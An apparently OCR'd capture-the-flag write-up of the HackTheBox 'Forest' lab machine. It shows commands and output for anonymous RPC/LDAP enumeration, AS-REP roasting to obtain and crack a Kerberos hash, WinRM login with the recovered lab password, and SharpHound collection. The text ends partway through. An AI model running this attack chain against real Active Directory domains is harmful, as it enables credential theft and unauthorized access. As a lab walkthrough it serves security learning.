
HTB-Forest




Information Gathering

Rustscan

Rustscan finds many ports open:

```
rustscan --addresses 10.10.10.161 --range 1-65535
```


```
PORT      STATE SERVICE          REASON
88/tcp    open  kerberos-sec     syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
389/tcp   open  ldap             syn-ack
445/tcp   open  microsoft-ds     syn-ack
464/tcp   open  kpasswd5         syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
636/tcp   open  ldapssl          syn-ack
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
5985/tcp  open  wsman            syn-ack
9389/tcp  open  adws             syn-ack
47001/tcp open  winrm            syn-ack
49664/tcp open  unknown          syn-ack
49665/tcp open  unknown          syn-ack
49666/tcp open  unknown          syn-ack
49667/tcp open  unknown          syn-ack
49671/tcp open  unknown          syn-ack
49676/tcp open  unknown          syn-ack
49677/tcp open  unknown          syn-ack
49682/tcp open  unknown          syn-ack
49704/tcp open  unknown          syn-ack
```

Based on the ports open, this machine seems to be an active directory machine.

Enumeration


RPC - TCP 135

Let's start with enumerating RPC:

`rpccclient -U "" -N 10.10.10.161`


Luckily, we are able to execute commands as the null user.

Executing `enumdomusers`, we get list of users on the system:



```
┌──(yoon㉿kali)-[~/Documents/htb]
└─$ rpcclient -U "" -N 10.10.10.161
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```

We will make a list of users on the system for later attacks:




```
┌──(yoon㉿kali)-[~/Documents/htb/forest]
└─$ cat users.txt
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
```

LDAP - TCP 389

Next, let's enumerate LDAP.

We will first query for base namingcontexts:

```
ldapsearch -H ldap://10.10.10.161 -x -s base namingcontexts
```




```
┌──(yoon㉿kali)-[~/Documents/htb]
└─$ ldapsearch -H ldap://10.10.10.161 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

DC=htb,DC=local seems to be the base.

Luckily, we can bind to LDAP with no credentials.

Let's forward result for bind on `DC=htb,DC=local` to another file (ldap-null-bing.txt):

`ldapsearch -H ldap://10.10.10.161 -x -b "DC=htb,DC=local" > ldap-null-bing.txt`



```
┌──(root㉿kali)-[/home/yoon/Documents/htb]
└─# cat ldap-null-bing.txt
# extended LDIF
#
# LDAPv3
# base <DC=htb,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# htb.local
dn: DC=htb,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=htb,DC=local
instanceType: 5
whenCreated: 20190918174549.0Z
```

Since the result contains thousand of lines, we used the command below to organize it:


`cat ldap-null-bing.txt | awk '{print $1}' | sort | uniq -c | sort -nr > xb-bind-sorted.txt`

Unfortunately, nothing interesting was found from the bind.

AS-REP Roasting


Since we have the list of valid users on the system, let's try **AS-REP Roasting**:

```
GetNPUsers.py 'htb.local/' -user users.txt -format hashcat -outputfile hashes -dc-ip 10.10.10.161
```



```
┌──(yoon㉿kali)-[~/Documents/htb/forest]
└─$ GetNPUsers.py 'htb.local/' -user users.txt -format hashcat -outputfile hashes -dc-ip 10.10.10.161
Impacket v0.11.0 - Copyright 2023 Fortra

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```


We found user **svc-alfresco** being vulnerable AS-REP Roasting:



```
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:b2497b4761f7ce26a5b345a1560fc677$89a32db85e3185d3ac335ccf59a6ee074b8312756f
9ff657214c12e48de9471781d46ff7ad10ab37024956cc171f75851d59be2d56eb62bd0e182ed04ccbb34603eb39124eff2c3c1d9603689f
1707c1fd9f5699e76400d8edc484dded54f88b8d19b01e108bb54727cbdb3e608c5cd2aa5e0aeb371215f35dd0df22cef313fb7adc673443
eacd5629ef413a2d761122e59802688ef28d99d3f8e38ea84e4822d7fb3170c6697df67c8868e06009b9c43a351f40ba96f4a7f28b99bd7b
38b0d6ebd843dc8fc6d3e0fc87478fb9034f2c9dc97bd606289f1ac8493c8269f3e8e573e1d29a88d4
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
```

We will pass the hash to hashcat and crack it with rockyou.txt:


```
haschat hash rockyou.txt
```



```
034f2c9dc97bd606289f1ac8493c8269f3e8e573e1d29a88d4:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
```

Hash is cracked in no time and the password is revealed to be **s3rvice**.


Let's see if the user **svc-alfresco** is in **Remote Management Group** with crackmapexec:



```
┌──(yoon㉿kali)-[~/Documents/htb/forest]
└─$ crackmapexec winrm 10.10.10.161 -u svc-alfresco -p s3rvice
SMB         10.10.10.161    5985   FOREST           [*] Windows 10.0 Build 14393 (name:FOREST) (domain:htb.local
)
HTTP        10.10.10.161    5985   FOREST           [*] http://10.10.10.161:5985/wsman
WINRM       10.10.10.161    5985   FOREST           [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)
```

We can now winrm login as the user **svc-alfresco**:

```
evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice
```



```
┌──(yoon㉿kali)-[~/Documents/htb/forest]
└─$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimpl
emented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-compl
etion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```


Privesc: svc-alfresco to Administrator

Bloodhound

Since this is an Active Directory machine, let's enumerate it with SharpHound and Bloodhound.

We will first upload SharpHound.exe:


`upload SharpHound.exe`



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload SharpHound.exe

Info: Uploading /home/yoon/Documents/htb/forest/SharpHound.exe to C:\Users\svc-alfresco\Documents\SharpHound.exe

Data: 1402196 bytes of 1402196 bytes copied

Info: Upload successful!
```

Let's run it and collect Active Directory information:


`./SharpHound.exe`



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./SharpHound.exe
2024-06-08T00:28:28.5373104-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHou
nd
2024-06-08T00:28:28.6466839-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Con
tainer, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-06-08T00:28:28.6779339-07:00|INFORMATION|Initializing SharpHound at 12:28 AM on 6/8/2024
2024-06-08T00:28:29.0529358-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectPro
ps, DCOM, SPNTargets, PSRemote
2024-06-08T00:28:29.4748088-07:00|INFORMATION|Beginning LDAP search for htb.local
2024-06-08T00:28:29.5685569-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-06-08T00:28:29.5685569-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-06-08T00:29:00.2092463-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 40 MB RAM
2024-06-08T00:29:15.2561515-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2024-06-08T00:29:15.2874108-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2024-06-08T00:29:15.3967805-07:00|INFORMATION|Status: 161 objects finished (+161 3.577778)/s -- Using 49 MB RAM
2024-06-08T00:29:15.3967805-07:00|INFORMATION|Enumeration finished in 00:00:45.9362487
2024-06-08T00:29:15.4749063-07:00|INFORMATION|Saving cache with stats: 118 ID to type mappings.
 117 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-06-08T00:29:15.4905503-07:00|INFORMATION|SharpHound Enumeration Completed at 12:29 AM on 6/8/2024! Happy Graphing!
```

After zip file is created, we will download it:

`download 20240608002914_BloodHound.zip`



